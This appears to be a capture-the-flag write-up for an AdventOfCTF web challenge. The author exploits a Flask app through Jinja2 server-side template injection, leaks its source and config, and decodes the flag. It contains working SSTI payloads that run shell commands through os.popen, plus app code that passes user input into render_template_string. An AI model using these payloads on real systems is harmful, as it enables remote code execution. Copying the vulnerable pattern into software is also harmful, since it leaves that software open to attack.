AdventOfCTF-16

Challenge 19 Solves

16

1600

web


Santa has launched a new product, the Emoji finder! This is the first version, can you find your favorite emoji?

Visit https://16.adventofctf.com to start the challenge.

Flag

Submit

Basic Server Side Template Injection:



Learn more here:


swisskyrepo/PayloadsAllTheThings

Template injection allows an attacker to include template code into an existing (or not) template. A template engine makes designing HTML pages easier by using static template files

https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection#jinja2


Let's turn this to RCE

```
{{config.__class__.__init__.__globals__['os'].popen('id').read()}}
```




```
{{config.__class__.__init__.__globals__['os'].popen('ls').read()}}
```

There are many files:



Let's "download" app.py

```
{{config.__class__.__init__.__globals__['os'].popen('cat app.py').read()}}
```

Here is the code formatted

```
import random
from flask import Flask, render_template_string, render_template, request
import os
import emojis

app = Flask(__name__)
app.config['SECRET_KEY'] = 'Leer alles over Software Security bij Arjen (follow @cred
mp) at https://www.novi.nl'

def magic(flag, key):
    return ''.join(chr(x ^ ord(flag[x]) ^ ord(key[::-1][x]) ^ ord(key[x])) for x in r
ange(len(flag)))

file = open("/tmp/flag.txt", "r")
flag = file.read()

app.config['flag'] = magic(flag, '112f3a99b283a4e1788dedd8e0e5d35375c33747')
flag = ""
os.remove("/tmp/flag.txt")

@app.route('/', methods=['GET', 'POST'])
def index():
    if request.method == 'POST':
        emoji="unknown"
        try:
            p = request.values.get('emoji')
            if p != None:
                emoji = emojis.db.get_emoji_by_alias(p)
        except Exception as e:
                print(e)
                pass
        try:
            if emoji == None:
                return render_template_string("You entered an unknown emoji: %s" % p)
            else:
                return render_template_string("You entered %s which is %s. It's alias
es %s" % (p, emoji.emoji, emoji.aliases))
        except Exception as e:
            print(e)
            return 'Exception'
    return render_template('index.html')

if __name__ == '__main__':
    app.run(host='0.0.0.0', port=8000)
```

```
Steps:
-Reads /tmp/flag.txt
-Calls magic function with the content of flag.txt and stores the value in app.config
-Deletes /tmp/flag.txt
```

Let's filter out the parts that are not interesting.

```
import random
import os

def magic(flag, key):
    return ''.join(chr(x ^ ord(flag[x]) ^ ord(key[::-1][x]) ^ ord(key[x])) for x in r
ange(len(flag)))

if __name__ == '__main__':
    magic('Hello', '112f3a99b283a4e1788dedd8e0e5d35375c33747')
    magic('Nak:k', '112f3a99b283a4e1788dedd8e0e5d35375c33747')
```

Let's try to understand what the magic function does.

```
magic('Hello', '112f3a99b283a4e1788dedd8e0e5d35375c33747') -> Nak:k
magic('Nak:k', '112f3a99b283a4e1788dedd8e0e5d35375c33747') -> Hello
```

The function has an important property: f(f(x,y) , y) = x. Knowing this now we need to read the config of the app running. To to this we can use the vulnerability we discovered earlier.

```
{{config.items()}}
```

```
dict_items([('ENV', 'production'), ('DEBUG', True), ('TESTING', True), ('PROPAGATE_EX
CEPTIONS', None), ('PRESERVE_CONTEXT_ON_EXCEPTION', None), ('SECRET_KEY', Undefined),
('PERMANENT_SESSION_LIFETIME', datetime.timedelta(days=31)), ('USE_X_SENDFILE', Fals
e), ('SERVER_NAME', None), ('APPLICATION_ROOT', '/'), ('SESSION_COOKIE_NAME', 'sessio
n'), ('SESSION_COOKIE_DOMAIN', False), ('SESSION_COOKIE_PATH', None), ('SESSION_COOKI
E_HTTPONLY', True), ('SESSION_COOKIE_SECURE', False), ('SESSION_COOKIE_SAMESITE', Non
e), ('SESSION_REFRESH_EACH_REQUEST', True), ('MAX_CONTENT_LENGTH', None), ('SEND_FILE
_MAX_AGE_DEFAULT', datetime.timedelta(seconds=43200)), ('TRAP_BAD_REQUEST_ERRORS', No
ne), ('TRAP_HTTP_EXCEPTIONS', False), ('EXPLAIN_TEMPLATE_LOADING', True), ('PREFERRED
_URL_SCHEME', 'http'), ('JSON_AS_ASCII', False), ('JSON_SORT_KEYS', True), ('JSONIFY_
PRETTYPRINT_REGULAR', True), ('JSONIFY_MIMETYPE', 'application/json'), ('TEMPLATES_AU
TO_RELOAD', None), ('MAX_COOKIE_SIZE', 4093), ('flag', 'HKQ\x1f\x7f~e|\x06{r9<\x03/3z
\x12#Rr )G#*\x14,#dp=Z@AP\x0c*')])
```

Here is what we are interested in:

```
('flag', 'HKQ\x1f\x7f~e|\x06{r9<\x03/3z\x12#Rr )G#*\x14,#dp=Z@AP\x0c*')
```

Knowing this and the property of the magic function we can find the flag.

```
magic('HKQ\x1f\x7f~e|\x06{r9<\x03/3z\x12#Rr )G#*\x14,#dp=Z@AP\x0c*', '112f3a99b283a4e
1788dedd8e0e5d35375c33747')
```

Flag: NOVI{you_used_the_m@gic_of_christmas}